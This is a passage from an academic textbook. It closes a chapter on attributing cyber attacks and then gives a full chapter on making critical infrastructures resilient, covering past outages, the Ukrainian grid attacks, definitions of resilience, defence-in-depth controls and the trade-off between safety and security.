wipers, bricking (making smart devices useless), text bombs (sending difficult-to-interpret symbols), distributed-denial-of service (DDoS) attacks, website defacement, chip damage by fuzzing-derived commands etc. Some authors argue that the use of force is also allowed as part of self-defence if an attacker state tolerates cyber attacks coming from his territory (Tsagourias, 2012, p. 232). But an inappropriate attribution (e.g. via misleading traces, so-called false flags) can have massive political consequences, as an actor may be damaged by mistake. This is why the hackback is a matter of discussion e.g. in the German parliament (Bundestag).

13.6 Conclusion

- Attribution is a cyber-physical process that includes the digital and the physical world, which has technical, legal and political dimensions.

- Attribution efforts have made substantial progress in the last years and further rapid progress can be expected.
- The trend is shifting from a more analytical approach of malware and tactics, techniques and programs to an active use of cyber- and conventional intelligence. As a result, the most prominent APTs could be attributed.
- Hackers will however continue to find new vulnerabilities and previously unexpected ways to attack computers and devices.
- The cooperation between organisations by combination of resources, experience and knowledge is a key element for success in the attribution of cyber attacks.
- The handling of cyber espionage and cyber warfare is still a complex and unresolved matter which continues to dominate the legal and political discourse.

13.7 Exercises

Exercise 13-1: What does attribution mean? What are the steps?

Exercise 13-2: What is an advanced persistent threat (APT)? Try to find three examples.

Exercise 13-3: Why is verification and attribution of cyber incidents difficult? Which role has conventional intelligence in overcoming this problem?

Exercise 13-4: What are the legal and political problems of cyber attribution? Which risks can emerge from inaccurate attribution for politicians?

Exercise 13-5: In practice, domains and IP addresses play a crucial role in attribution discussions. Please explain what IP addresses and domains are and how they can be used for attribution. You may visit e.g. Robtex or Whois-websites for small exercises.

13.8 References

13.8.1 Recommended Readings

Rid, Th., Buchanan, B. (2015): Attributing Cyber Attacks. The Journal of Strategic Studies, 2015 Vol. 38, Nos. 1–2, 4–37, http://dx.doi.org/10.1080/01402390.2014.977382.

Lin, H. (2016) “Attribution of Malicious Cyber Incidents,” Hoover Working Group on National Security, Technology, and Law, Aegis Series Paper No. 1607 (September 26, 2016), 56 pages.

Tran, D. (2017): The Law of Attribution: Rules for Attributing the Source of a Cyber Attack. Yale J. L. Tech 376, 76 pages.

Tsagourias, N. (2012): Cyber attacks, self-defence and the problem of attribution. Journal of Conflict & Security Law Oxford University Press 2012, 16 pages doi:10.1093/jcsl/krs019.

13.8.2 Bibliography

Alexander, K.B. (2007): Warfighting in Cyberspace. JFQ, issue 46, 3rd quarter 2007, p. 58-61.

Alperovitch, D. (2014): Deep in Thought: Chinese Targeting of National Security Think Tanks 07 Jul 2014, 8 pages www.paper.seebug.org.

Baches, Z. (2016): Wie Hacker eine Notenbank knacken. Neue Zürcher Zeitung, 10 Oct 2016, p. 7.

Baumgärtner, M., Neef, C. Stark, H. (2016): Angriff der Bären. Der Spiegel 31/2016, p. 90-91.

Best, R.A. (2009): Intelligence Issues for Congress. CRS Report RL33539 www.fas.org.

Brächer, M. (2016): Das fragile Netzwerk. Handelsblatt No. 155/2016, p. 26-27.

Brown, G., Poellet, K. (2012): The Customary International Law of Cyberspace. In: Strategic Studies Quarterly. Volume 6 Fall 2012 Number 3, p. 126 ff.

Carmody, N.F. (2005): National Intelligence Reform. USAWC Strategy Research Report. US Army War College.

Denker, H., Roodsari, A.V., Wienand, L., Kartheuser, B. (2019): Wie konnte ein 20-Jähriger den Riesenhack schaffen? T-Online Nachrichten. 08 January 2019. www.t-online.de.

DNI Handbook (2006): An overview of the United States Intelligence Community 2007. Published 15 December 2006.

DoD (2018): Summary of the 2018 DoD Cyber Strategy, 10 pages. Published by US Department of Defense (DoD).

EUROPOL (2016): 'Avalanche' Network dismantled in International Cyber Operation. Press Release 01 December 2016.

EU (2016): Commission Services Non-paper: Progress Report following the Conclusions of the Council of the European Union on Improving Criminal Justice in Cyberspace. Brussels, 2 December 2016 15072/16 136, 15 Jun 2013, p. 1.

FAZ (2015): "NSA hat Computer in Nord Korea schon vor 4 Jahren infiltriert". Frankfurter Allgemeine Zeitung, 20 Jan 2015, p. 5.

FireEye (2014): APT28: A Window into Russia's Cyber Espionage Operations? 45 pages www.fireeye.com.

Fuest, B. (2014): Uroburos –Russisches Supervirus greift die Welt an. Welt am Sonntag online 10 March 2014, 3 pages.

Gerstein, DM (2015): Strategies for Defending U.S. Government Networks in Cyberspace. RAND Office of External Affairs Document CT-436 June 2015, 7 pages.

Huber, M. (2013): Der entkernte Staat. Der Spiegel 25/2013, p. 18-19.

Jennifer (2014): Breaking the Code on Russian Malware. The Recorded Future Blog Posted in Cyber Threat Intelligence 20 Nov 2014 www.recordedfuture.com.

Johnson, A. et al. (2013): Users Get Routed: Traffic Correlation on Tor by Realistic Adversaries. US Naval Research Laboratory.

Kaspersky (2013): "Winnti" Just more than a game. April 2013, 80 pages plus appendix www.securelist.com.

Kaspersky (2014): Unveiling Careto – The masked APT February 2014 www.securelist.com.

Kaspersky Lab (2015a): Equation Group Questions and Answers. Version 1.5, February 2015, 32 pages www.securelist.com.

Kaspersky Lab (2015b): The Duqu 2.0 Technical details. Version 2.0, 9 June 2015, 45 pages www.securelist.com.

Kaspersky (2016): The Project Sauron APT August 2016, 14 pages www.securelist.com.

KrebsonSecurity (2016): Carbanak Gang Tied to Russian Security Firm? Official Security Blog of Brian Krebs 2016 www.krebsonsecurity.com.

Krekel, B. (2009): Capability of the People's Republic of China to Conduct Cyber Warfare and Computer Network. Exploitation Prepared for the US-China Economic and Security Review Commission. Northrop Grumman Corporation. October 9, 2009.

Kurz, C. (2017): Jetzt ist es an der Zeit, die Lücken zu schließen. Frankfurter Allgemeine Zeitung No. 31, 06 Feb 2017, p. 13.

Lin, H. (2016) "Attribution of Malicious Cyber Incidents," Hoover Working Group on National Security, Technology, and Law, Aegis Series Paper No. 1607 (September 26, 2016), 56 pages.

Mandiant (2013): APT 1 Exposing One of Chinas Cyber Espionage Units, 74 pages.

McDonald, G., O'Morchu, L., Doherty, S., Chien, E. (2013): Stuxnet 0.5: The Missing Link. Symantec Report 2013, 18 pages www.symantec.com.

Mueller, R.S. (2018): Indictment in the United States District Court for The District of Columbia. Received 13 July 2018, 12 pages.

Novetta (2015): Operation-SMN-Report June 2015, 31 pages www.novetta.com.

Novetta (2016): Operation-Blockbuster-Report February 2016, 59 pages www.operationblockbuster.com.

Paganini, P. (2018): The Dutch Intelligence AIVD 'hacked' Russian Cozy Bears for years. Securityaffairs.co from 26 Jan 2018 Securelist.com.

Perloth, N., Shane, S. (2017): How Israel caught Russian hackers scouring the world for US Secrets New York Times online, 10 Oct 2017 www.nytimes.com.

Radsan, A.J. (2007): The Unresolved Equation of Espionage and International Law. Michigan Journal of International Law Volume 28, Issue 3, pp. 596-623.

Rid, Th., Buchanan, B. (2015): Attributing Cyber Attacks. The Journal of Strategic Studies, 2015 Vol. 38, Nos. 1–2, 4–37, http://dx.doi.org/10.1080/01402390.2014.977382.

Rüesch, A. (2018): Die Jagd nach Putins Agenten. Neue Zürcher Zeitung, 19 Oct 2018, p. 4-5.

Shane, S. (2013): No morsel too small for a US spy agency. New York Times International 8 Dec 2013, p. 1/4.

Shields, N.P. (2018): Criminal Complaint United States vs. Park Jun Hyok at the United States District Court for The District of Columbia. Received 08 Jun 2018, 179 pages.

Süddeutsche Zeitung Online (2013): Hacker aus China klauen Google Datensätze. 21 May 2013 www.sueddeutsche.de/ digital/gegenspionage aus China google gehackt spione gecheckt-1.1677106.

Symantec (2016a): The Waterbug attack group. Security Response Version 1.02 Symantec, 14 Jan 2016, 44 pages www.symantec.com.

Symantec (2016b): Strider: Cyberespionage group turns eye of Sauron on targets, Symantec Official Blog, 07 Aug 2016 www.symantec.com.

Symantec (2016c): Odinaff: New Trojan used in high level financial attacks, Symantec Official Blog, 11 Oct 2016 www.symantec.com.

Tran, D. (2017): The Law of Attribution: Rules for Attributing the Source of a Cyber Attack. Yale J. L. Tech 376, 76 pages.

Tsagourias, N. (2012): Cyber-attacks, self-defence and the problem of attribution Journal of Conflict & Security Law Oxford University Press 2012, 16 pages doi:10.1093/jcsl/krs019.

USAF (2010): US Air Force Doctrine Document (AFDD) 3-12, Cyberspace Operations 15 July 2010, 55 pages.

Wittmann, J. (2017): Gesucht: Bond. Jane Bond. Neue Westfälische 11 Feb 2017.

14 Resilient Critical Infrastructures

Matthias Hollick[1] · Stefan Katzenbeisser[2]
Secure Mobile Networking Lab (SEEMOO), TU Darmstadt[1] ·
Security Engineering Group (SECENG), TU Darmstadt[2]

Abstract

Critical infrastructures, such as the electric grid or transportation systems, empower our modern society. Their disruption can seriously impair the daily lives of millions of people. Due to this fact, they are attractive targets in cyber war or in large-scale sophisticated attacks. Moreover, in disasters or crises, critical infrastructures might face severe perturbations or even a breakdown, thus affecting the population at large. This chapter begins by summarising the different critical infrastructure sectors and gives examples of previous incidents affecting the service offered by these infrastructures. It then goes on to introduce the concept of resiliency: resilient critical infrastructures are designed to withstand disasters, crises, and adversarial influence. They are able to maintain their core functionalities even under attack. The chapter subsequently discusses how critical infrastructures can be made resilient. This requires adopting a "defence in depth" concept, i.e., deploying multiple layers of security controls, but we also provide further recommendations to this end.

Objectives

- Familiarising with different critical infrastructures and understanding the criticality of large-scale perturbations or shocks in their operation, e.g., forced by cyber attacks.
- Understanding the necessity of building critical infrastructures in a resilient way, such that they do not completely lose their functionality under an attack.
- Knowing essential security controls which allow to implement the "defence in depth" principle.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_14

14.1 Why Resilience Matters in Critical Infrastructures

Critical Infrastructures (CIs) empower modern societies by providing the basic utilities to its citizens. While CIs go far beyond purely technical systems and often include social as well as other non-technical aspects, we mainly focus on the information and communication technological (ICT) perspective of CIs. The sectors designated as CIs differ across countries and regions. For example, in Germany, the Federal Office of Civil Protection and Disaster Assistance defined some nine general sectors (see Table 14-1), which are agreed upon on the federal level as well as on the state level (the states generally being responsible for emergency response in Germany) (German Federal Ministry of the Interior, 2009).

Name	Sectors designated as CIs
DE1	Energy (Electricity, Gas, Oil)
DE2	Information and Communication (Telecommunication, Information Technology)
DE3	Finance and Insurances (Banks, Stock Exchanges, Insurance, Financial Services)
DE4	Food (Food Industry, Food Trade)
DE5	Government and Public Administration (Government and Administration, Parliament, Justice, Emergency Response and Civil Protection)
DE6	Health (Medical Care, Medicine and Vaccines, Labs)
DE7	Media and Culture (Broadcast Media such as Television and Radio, Print and Electronic Press, Cultural Property, Emblematic Buildings)
DE8	Transport and Traffic (Aviation, Maritime Traffic, Inland Shipping, Rail Traffic, Road Traffic, Logistics)
DE9	Water (Public Water Supply, Public Waste Water)

Table 14-1: Sectors designated as CIs in Germany

In contrast, the Department of Homeland Security in the United States of America defines some 16 sectors of critical infrastructures in the Presidential Policy Directive 21 (Presidential Policy Directive 21, 2015) (see Table 14-2).

While there is a large overlap between the designated sectors in the US and Germany, differences remain. In the US the different industrial sectors are covered in a more fine-grained manner and separate sectors exist for defence-specific industries (US6) as well as for dedicated large infrastructures such as dams (US5). At the same time, there is no dedicated sector for media and culture (DE7). Such country specifics can be found around the globe and are largely due to differences in society and culture. To name a few examples of CIs not explicitly named above, in Japan, Credit card services are designated as a CI, France lists Space and Research as a CI, as does Spain Research Laboratories and Croatia

Science and Education, Finland names psychological resilience to crisis as a vital society function, Norway includes Satellite-based infrastructure, etc. Without loss of generality, for the rest of this chapter we refer to the CI sectors as defined in the German system, if not stated otherwise.

Name	Sectors designated as CIs
US1	Chemical Sector
US2	Commercial Facilities Sector
US3	Communications Sector
US4	Critical Manufacturing Sector
US5	Dams Sector
US6	Defense Industrial Base Sector
US7	Emergency Services Sector
US8	Energy Sector
US9	Financial Services Sector
US10	Food and Agriculture Sector
US11	Government Facilities Sector
US12	Healthcare and Public Health Sector
US13	Information Technology Sector
US14	Nuclear Reactors, Materials, and Waste Sector
US15	Transportation Systems Sector
US16	Water and Wastewater Systems Sector

Table 14-2: Sectors designated as CIs in the USA

While the aforementioned sectors appear highly diverse and heterogeneous, they cannot be considered independent. The energy sector has been crucial for most other CIs since the industrialisation and electrification found their way into almost all other CIs. Also, with the ongoing digitalisation and internetworking of essentially all CIs over the last decades, these became critically dependent on the CI Information and Communication.

In the following we will give some motivating examples of CI perturbations or breakdowns, both for the case of man-made causes such as cyber attacks as well as natural disasters. They serve the purpose to show the dramatic differences in scale of scenarios to be dealt with in the area of CI resilience.

14.1.1 Example 1: US Blackout 2003

In August 2003, the north-eastern part of the US was hit by a massive blackout, which affected some 50 million people in eight states of the US and two provinces in Canada. Depending on the region, the blackout lasted between a few hours to two days. The causes for the blackout were a complex mix of electrical, operational, and computer-related issues, which resulted in cascading failures spreading through the power grid. Key elements contributing to the blackout were a rather high load of certain sections of the distribution grid due to the unusually warm weather and high electricity demand as well as key energy generation facilities being out of service due to planned maintenance and unplanned outages, thus limiting the reactive capabilities of the power system in certain areas. Yet the primary cause for the blackout can be attributed to a malfunctioning alarm application, which left human operators unaware of the situation. This resulted in a failure to control the load distribution correctly, which in turn led to overloaded transmission lines. This overload produced excessive heat in the wires leading to the lengthening of the wires, which finally touched trees and produced shortcuts. Next, the local blackout spread to large parts of the north-eastern US power grid—still aided by a lack of situational awareness through the defective alarm system. The failure of the power grid spread to a number of other CIs that were dependent on electricity. The CI water was affected due to the failure of pumping and control systems, the CI transport and traffic was hampered since train systems went out of service, traffic control systems stopped working, and supply chains broke down. The CI health suffered from hospitals going into emergency operation mode and the CI food suffered from non-working payment systems, failing cooling systems, etc. (North American Electric Reliability Council, 2003).

14.1.2 Example 2: Typhoon Haiyan in the Philippines 2013

In November 2013, Typhoon Haiyan, one of the strongest tropical cyclones ever recorded, hit the Philippines. It was the deadliest and most damaging Philippine typhoon on record and left more than one million houses partially or totally destroyed, killing at least 6300 people and leaving numerous injured and homeless (Reliefweb. Typhoon Haiyan, 2013). After the storm had passed, widespread physical damage to CIs became visible with power lines cut off, roads blocked by fallen debris, and trees and buildings collapsed under the strong wind. The city of Tacloban was among the most severely hit parts of the country. Since the CIs water and food were seriously damaged by the typhoon, much of the affected population had to collect food and water from distribution points around the city on a daily basis. The CI transportation was restored during the first weeks after the disaster by joint efforts between disaster response teams and local population who cleared the roads of debris to allow trucks to pass through them. CI energy was still only about 20% operational some three months after the incident in the city of Tacloban, thus leading to a slow recovery of all other CIs (Duerr, 2014).

14.1.3 Example 3: Traffic Control System in Los Angeles 2004

In September 2004, a combination of a software bug and human error disabled part of the air traffic control system in the Los Angeles region. Air traffic control is one of the most safety critical parts of aviation and, thus, the CI transport and traffic. The incident was triggered by the unexpected shutdown of the main voice communication system between air traffic controllers and pilots. As a result, some 400 planes were left without a working communication channel to the Los Angeles air traffic controllers. A backup system crashed one minute after switchover. A number of planes came critically close to each other, yet no collision happened, which can be attributed to the mandatory collision avoidance system deployed on commercial jets. A Voice Switching and Control System (VSCS) was responsible for handling the radio contact between pilots and air traffic control. The VSCS was in turn monitored and continuously health checked by a control system (VCSU). A software timer that could handle 2^{32} ticks timed those tests. Clocked with one millisecond it can run for just under 50 days. To prevent problems, the FAA has issued a procedure to reboot the VSCS/VCSU each 30 days. The investigation found “human error” to be responsible: technicians did not reboot the system after 30 days as indicated by the FAA procedure (Geppert, 2004). Earlier the same year the air traffic control in Los Angeles already suffered another software bug: introducing the information on a non-standard flight plan into the system for flight planning (a higher than usual altitude for a spy plane) exhausted the memory of the system to calculate non-collision trajectories.

14.1.4 Example 4: Ukrainian Power Grid 2015 and 2016

In December 2015 and December 2016, the Ukrainian power grid was targeted by cyber attacks. The 2015 incident was one of the first publicly recorded cyber attacks that took aim against the CI energy. Forensic evidence suggests that it was very carefully planned and orchestrated over the period of more than 9 months. An initial spear fishing attack by means of a Word document dropped a malware that worked itself though the computer network of multiple CI operators. With lots of human intervention, the attackers prepared for the final attack, which was manually coordinated and brought down a significant number of substations in the 110kV and 35kV network for some three hours. The network operators could only restore operations after switching the network operation to manual mode (Shehod, 2016). In contrast, the 2016 attack that only took out roughly one fifth of

Kiev’s power capacity through an attack against one transmission station was largely automated and can be seen as a blueprint to automated large-scale attacks against cyber-physical systems. Similar to Stuxnet, the attack tool comprised parts designed to run without any operator intervention and disconnected from the internet. (Greenberg, 2017)

14.2 Defining Resilience

Critical infrastructure research builds on a number of key concepts such as criticality, vulnerability, resilience as well as preparedness and prevention (Engels, 2018). We here focus on **resilience**, which in colloquial terms refers to either “*the capacity to recover quickly from difficulties”* (toughness) or “*the ability of a substance or object to spring back into shape”* (elasticity) (Oxford Dictionary of English). Domain specific definitions based on this general framework have been provided within different contexts such as psychology, engineering, and ecology. Precise technical definitions can be obtained through standard bodies or technical working groups and are typically adapted to the particular system they are applied to. We next introduce some of the most common definitions from the aforementioned domains to clarify both the meaning of the term resilience as well as its evolution over time and domain.

Block – for the psychology research area – introduced one of the first definitions of resilience in 1950 and refined the concept over the years. In 1982, he describes “*ego-resilience implies the ability to change from and also return to the individual's characteristic level of ego-control after the temporary, accommodation-requiring stressing influence is no longer acutely present*” (Block, 1950).

In various engineering domains such as material science, the term was used in its colloquial meaning of robustness and elasticity of materials. With the advent of computer systems, the term resilient was mainly used as a synonym for fault tolerance, which excluded events outside the expected system behaviour and mostly still referred to rather static systems of limited scale (Alsberg, 1976).

In ecological systems Holling (1973) introduced the concept of resilience as: *“Resilience determines the persistence of relationships within a system and is a measure of the ability of these systems to absorb changes of state variables, driving variables, and parameters, and still persist.”* (Holling, 1973). This definition was one of the firsts to cover large-scale dynamic systems with interaction among various agents.

In recent years, a number of definitions of resilience emerged in the area of computer science and particularly in the area of large-scale distributed systems such as the Internet or pervasive and ubiquitous computing. These systems are characterised by their large scale, heterogeneous components as well as continuous change. The definition by Laprie (Laprie, 2008) closely builds on a commonly agreed definition of dependability, which emphasises justifiably trusted service under the assumption of system dynamics. Within these systems he defines *resilience* as: *"The persistence of service delivery that can justifiably be trusted, when facing changes."* (Laprie, 2008).

Standard bodies instantiate and concretise this concept for their domain. For instance, the International Telecommunication Union (ITU) in 2017 (TU-T Study Group 15, 2017) defined *network resilience* as:*"... the robustness of the network infrastructure"* that *"should ensure the continuity of telecommunication services against any damage caused by disasters. Network recovery is restoration of the network infrastructure and telecommunication services to their original status or a certain level of availability, even temporarily, to provide the users with an adequate grade of services after the disaster."* (ITU L.35, 2017).

Elsner et al. provide an ad hoc definition of *resilience* as *"... the capacity of a system to absorb and cope with perturbations"* (Elsner, Huck, and Marathe 2018).

They distinguish two major resilience strands: "*First, resilience describes a system 'bouncing back' to its original state after a shock—this is equivalent to 'recovering'. Second, resilience describes a system 'bouncing forward' to another state in the case of a perturbation—i.e. 'adaptation'.*" (Engels, 2018) and further align this definition with the one used in the field of disaster risk reduction as mandated by the United Nations (United Nations Office for Disaster Risk Reduction, 2009), which is *"The ability of a system, community or society exposed to hazards to resist, absorb, accommodate to and recover from the effects of a hazard in a timely and efficient manner, including through the preservation and restoration of its essential basic structures and functions"* (UNISDR 2009).

We can summarise that resilience is closely linked to the concepts of persistence, robustness, and dependability. Moreover, resilient systems are self-adapting to cope with perturbations or shocks. They either bounce to the previous or new desired operational state, or to a state of basic functionality. Clear and objective measures of resilience are hard to obtain or do not exist at all, yet the efficiency as well as timeliness of the adaptation/coping process characterises the resilience of a system.

We next discuss basic principles to improve the resilience of CIs.

14.3 Making Critical Infrastructures Resilient

The traditional model to cope with security incidents is the **"walled fortress" model**, where a security-critical system is encapsulated in an outer security "shell" in a way that an attacker needs to penetrate this shell in order to be able to execute his attack. In a typical implementation, networks tend to get separated into an “internal” and an “external” network, where each entry path to the internal network is heavily guarded by the security shell, e.g., through the use of a firewall or proxy, while the inner network comprises no enhanced security features. In such a model, the security of the entire system critically depends on the security of the outer shell. This has several drawbacks. For one, it turned out to be notoriously difficult to protect all entry points of a network against a willing and powerful adversary with significant resources and knowledge (such as a nation state attacker). The security community agrees in that one has to assume that every security system will eventually be compromised. Second, the concept offers only a single line of defence, leaving the system unprotected once an attacker managed to penetrate the security shell.

Thus, the walled fortress paradigm has been replaced by the **“open city” metaphor** in recent years, where security designers do not rely on a single line of defence, but instead incorporate a multitude of security measures in different parts of the system. According to the **“defence in depth” approach**, several layers of security features shall be present, in a way that breaking one layer of defence is not enough to compromise the complete system or to trigger a loss of critical functions.

The “defence in depth” concept facilitates the implementation of resilience in critical infrastructures. Instead of (only) heavily guarding all entry points to a network, the system should be designed in a way that it can cope with the presence of attackers. This requires security features built into the communication layer as well as the overall system design. Recently, the working group CYSIS, initiated by TU Darmstadt and DB Netz AG, defined a number of features that are essential to make critical infrastructures secure and resilient (CYSIS Working group, 2017), with a special emphasis on the CI transport and traffic:

Features regarding the system design:

- *Modular architecture:* A large system shall be sub-divided into several smaller components or subsystems—ideally in a way that in case of an attack, affected subsystems can be isolated without limiting the functionality of the overall system more than necessary. However, it should be noted that attacks may not always be discovered timely and that the location of the effect of the compromise may not be the actual entry point of the attack. Once the attack is detected, affected systems should be brought back to a clean state in order to recover from a compromise. This requires identifying and holding available “clean” software states from before the attack happened; furthermore, it needs to be ensured that the system does not get compromised again immediately after restoration. Data of a compromise should not be deleted, but made available for later forensic use.

- *Asset and configuration management:* An operator of a critical infrastructure needs to be aware of all software and hardware it runs. This is a crucial prerequisite to be able to assess whether published security incidents affect the overall security of the critical infrastructure; moreover, it must be known in which state (configurations) all parts of the system are supposed to be.
- *Adaptability:* Modern commercial-off-the-shelf devices (COTS) typically undergo frequent changes in the form of software updates in response to discovered vulnerabilities. COTS used in critical infrastructures can be regarded as a core target for attackers, as their specification (and sometimes even code) is widely known and devices are available to attackers for scrutiny. This conflicts with safety. Thus, safety-critical parts of critical infrastructures should be separated from components that require a frequent modification to the largest possible extent. Furthermore, only features that are absolutely essential to the overall functionality should be present; other features should be deactivated in order to reduce the overall attack surface. In addition, special care needs to be taken in order to assure a fast response (i.e., the installation of patches) once vulnerabilities in COTS devices become public. This requires setting up an incident response plan.
- *Platform integrity:* Modern platforms crucially depend on the integrity of the software they execute. Persistent attackers typically try to modify the code image of a system to gain access and retain it over a long period of time. Thus, it is paramount to be able to determine whether the code, which is running on a system, together with its configuration, is untampered and still is in its expected state. This can be achieved by concepts like "authenticated boot" or "secure boot". Tests for code integrity must even be possible in case the system is already compromised; this requires trusted components in hardware (such as TPM functionalities or features like SGX on modern computing platforms), which the attacker cannot penetrate easily through software attacks. Furthermore, it must be possible to verify the integrity of the platform remotely, which allows incorporating integrity warnings in Security Information and Event Management (SIEM) schemes.
- *Logs:* Critical events should be logged and log files need to be protected from subsequent tampering. Again, this facilitates observability and allows analysing security incidents at a later time using forensic methods.
- *Detection of physical attacks:* Components of critical infrastructures may operate in a geographically wide and unprotected area. In this case, physical attacks, where attackers analyse and modify the hard- and software of deployed devices, are a threat. Such attacks tend to be extremely powerful and hard to prevent, as most current defences target remote software-only attacks. Physical attacks should be detected and reported, for example through intruder alarms.

- *Storage and renewal of cryptographic keys:* The security of cryptographic primitives is entirely dependent on the secure generation and storage of keys. To protect against intruders, keys should always be kept in secure hardware, and cryptographic operations should ideally take place in the hardware module itself. If this is not possible, keys should be fetched from secure storage right before their use, reside in main memory for a minimal amount of time and be deleted after use. Furthermore, a process for the renewal of keys must be defined, either periodically or after a system compromise. Keys should be personalised for each device or sub-component; the use of global keys, which are present at various physical locations should be avoided altogether.

Features regarding the communication infrastructure:

- *End-to-end security:* Large and complex networks will typically not be under full control of the operator (e.g., through the use of open and networks such as the internet). This requires assuming that the network itself is not fully trusted. In such a setting, assuring end-to-end authenticity and integrity of messages is paramount. Messages should be directly protected once they are generated and protection should only be removed at the final destination; any proxies, which decrypt and re-encrypt traffic at network borders should be entirely avoided, as this mandates storage of secrets at various places and enhances the attack surface. Confidentiality (e.g., by means of encryption) is usually less important in the context of critical infrastructures, even though it may make the task of an attacker to explore a network considerably harder.
- *Observability:* The network shall be constructed in such a way that it is observable for security purposes. It is absolutely crucial to be able to know the network state at any point in time. Detection of an attack is the first step towards its mitigation; statistical evidence suggests that it may take weeks or even months to detect an ongoing sophisticated attack. Sensors in the network are required to be able to collect traffic. Interfaces to management systems, which aggregate security alerts, preferably at a central place, are necessary. The involved organisations need to establish a security incident response plan, detailing procedural measures how to react to anomalies.
- *Data filtering:* Segmentation of a network is a key mechanism in order to contain ongoing attacks. At the border between networks, data filtering should take place so that only "expected" traffic that does not contain attack code is permitted to pass from one segment to the next. Filtering should ideally be implemented using whitelisting, an approach that explicitly specifies all "allowed" traffic.

The above features give a first impression on how complex it may be to design a resilient and secure system. It is essential to note that it is not enough to simply add encryption to the network communication (as this leaves the integrity of system components unprotected) or to add security products to an already deployed installation (as security is a process and cannot be achieved by simply buying a product).

Since CIs often provide for safety critical services, we next discuss conflicts between security and safety.

14.4 Safety versus Security

Control systems always contain devices (actors) influencing some physical process. For example, they are used in critical infrastructures to control breakers in power grids, railway switches or water pumps. Such actors may either have a direct or indirect impact on the safety of involved personnel or the general public. As an example of the former, consider a railway switch: if it fails, it can cause derailments and thus directly impact the health and safety of passengers; as another example, a failing breaker in an electric installation may directly endanger maintenance workers. For an example of the latter, consider an outage of a critical power transmission line, which may impact security of energy supply, which in turn may endanger health and wellbeing of citizens.

Components in critical infrastructures that may have an adverse impact on the safety of citizens are thus engineered with a special emphasis on reliability. Safety design principles include the use of redundant systems, which can still provide service in case some part of the system fails, the utilisation of safe communication systems, which may tolerate the loss of messages, or the implementation of the "safety principle", which requires that a system should always fail in a state which cannot inflict harm. Safe systems are designed to have a minimal residual error probability and often require a certification of a national body to be used. Furthermore, they are typically implemented in custom hard- and software, and have a lifetime of 20 years or longer. Since the underlying physics do not change, safety analysis and certification are valid for the entire lifetime of the system.

Implementing security solutions in such an environment is challenging. For one, the security landscape changes over time (in stark contrast to the physical world, which drives safety). Thus, security features need to be constantly adapted to current threats and revised according to the state of the art. This requires the ability to update parts of the system periodically. Unfortunately, this contradicts the safety certification, which is issued to one specific system or software configuration. Once updates are incorporated, its safety certificate becomes invalid and re-certification is necessary, which is time-consuming and costly. The problem is expected to aggravate in the future, once COTS devices are replacing special-tailored hard- and software due to cost and complexity reasons; this leads to a situation where known vulnerabilities in COTS devices transform into vulnerabilities within control systems of critical infrastructures.

One way to mitigate this problem on the technical level is to separate safety and security functionalities to the largest extent possible. This can be achieved, for example, using a **"security shell"**, which encapsulates safety-critical functionality in a way that the security shell can be updated without requiring to touch the underlying safety functions (Schlehuber et al., 2017). Ideally, the security shell protects against all malicious attacks against the system, so that the underlying safety features can assume the absence of attackers and deal with usual safety faults. One core construction principle of such a shell can be to transform active attacks against the system into faults, which can be handled by classic safety means. For example, if a communication link is attacked and messages are maliciously modified, the security shell can detect this by verifying a cryptographic signature on the message; if signature verification fails, the shell drops the message and simulates a link fault, which needs to be handled by the safety system. Special care needs to be taken not to increase the latency of the communication link and thus jeopardise real-time guarantees this way.

Precaution also needs to be taken in cases where security mechanisms directly interfere with the safety reaction of a system. For example, safety may require the processing and interpretation of incomplete and faulty messages to the largest possible extent, in particular when it comes to emergency situations, while security may demand the deletion of messages that contain no or an incorrect authentication token. Latency may as well become problematic: the use of cryptographic mechanisms to encrypt or authenticate messages takes time and slows down the reaction time of a device. Thus, security features need to be designed with safety in mind; they should not directly or indirectly influence safety (see Chapter 16 *"Safety and Security – Their Relation and Transformation"*).

14.5 Conclusions

The importance of Critical Infrastructures, as well as the possibly devastating effects of their compromise make them an attractive target for cyber attacks. As a result, it is necessary to design mechanisms that ensure resilience of the technology, i.e., its persistence, robustness or dependability. Resilient systems self-adapt to cope with perturbations or shocks. They either bounce to the previous or a new desired operational state, or to a state of basic functionality.

To attain such a technology, the "defence in depth" approach is one possibility. It provides several layers of security features, so that breaking one layer of defence is not enough to compromise the complete system or to trigger a loss of critical functions.

However, often we meet a challenge in uniting security with safety, as the former underlies fast change, while the latter requires constancy in design. A (partial) solution to the dilemma of security versus safety is the so-called "security shell", which combines invariability in safety functions with updates of security ones.

14.6 Exercises

Exercise 14-1: What is generally understood under 'resilience' in critical infrastructure research?

Exercise 14-2: What are possibilities to make infrastructures resilient? Can you think of some pros and cons for each one of them?

Exercise 14-3: Why is there a trade-off between safety and security and what is a possible solution to it?

Exercise 14-4: Can you think of additional challenges when making critical infrastructure resilient?

14.7 References

14.7.1 Recommended Reading

Engels, Jens Ivo (Editor) (2018): Key Concepts for Critical Infrastructure Research. Springer, Germany, ISBN 978-3-658-22919-1.

14.7.2 Bibliography

Alsberg, P.A./ Day J.D. (1976): A Principle for Resilient Sharing of Distributed Resources, Proc. 2nd Int. Conf. on Software Engineering, San Francisco, Oct. 1976, pp. 562-570.

Block, J (1950): An Experimental Investigation of the Construct of Egocontrol. Department of Psychology, Stanford University.

CYSIS Working group (2017): Resilient Architectures in Railway Signalling, White paper, 2017. Available online http://www.cipsec.eu/sites/default/files/cipsec/public/content-files/blog/CYSIS_RA_Whitepaper_v2.2_EN.pdf.

Duerr, Roxana Isabel (2014): Tacloban's Arduous Recovery After 'Haiyan'. Deutsche Welle. February 2014. Available online: https://www.dw.com/en/taclobans-arduous-recovery-after-haiyan/a-17463609.

Elsner, Ivonne/ Huck, Andreas/ Marathe, Manas (2018): Resilience. In: Engels J. (Eds.). Key Concepts for Critical Infrastructure Research. Wiesbaden: Springer. ISBN 978-3-658-22919-1. pp. 31-38.

Engels, Jens Ivo (Editor) (2018): Key Concepts for Critical Infrastructure Research. Wiesbaden: Springer. ISBN 978-3-658-22919-1.

Geppert, Linda (2004): Lost Radio Contact Leaves Pilots On Their Own - Communications Error Wreaks Havoc in the Los Angeles Air Control System. In IEEE Spectrum, November 2004. Available online https://spectrum.ieee.org/aerospace/aviation/lost-radio-contact-leaves-pilots-on-their-own.

German Federal Ministry of the Interior (2009): National Strategy for the Protection of Critical Infrastructures (KRITIS-Strategie). June 2009. Available online https://www.bmi.bund.de/SharedDocs/downloads/EN/publikationen/2009/kritis_englisch.html.

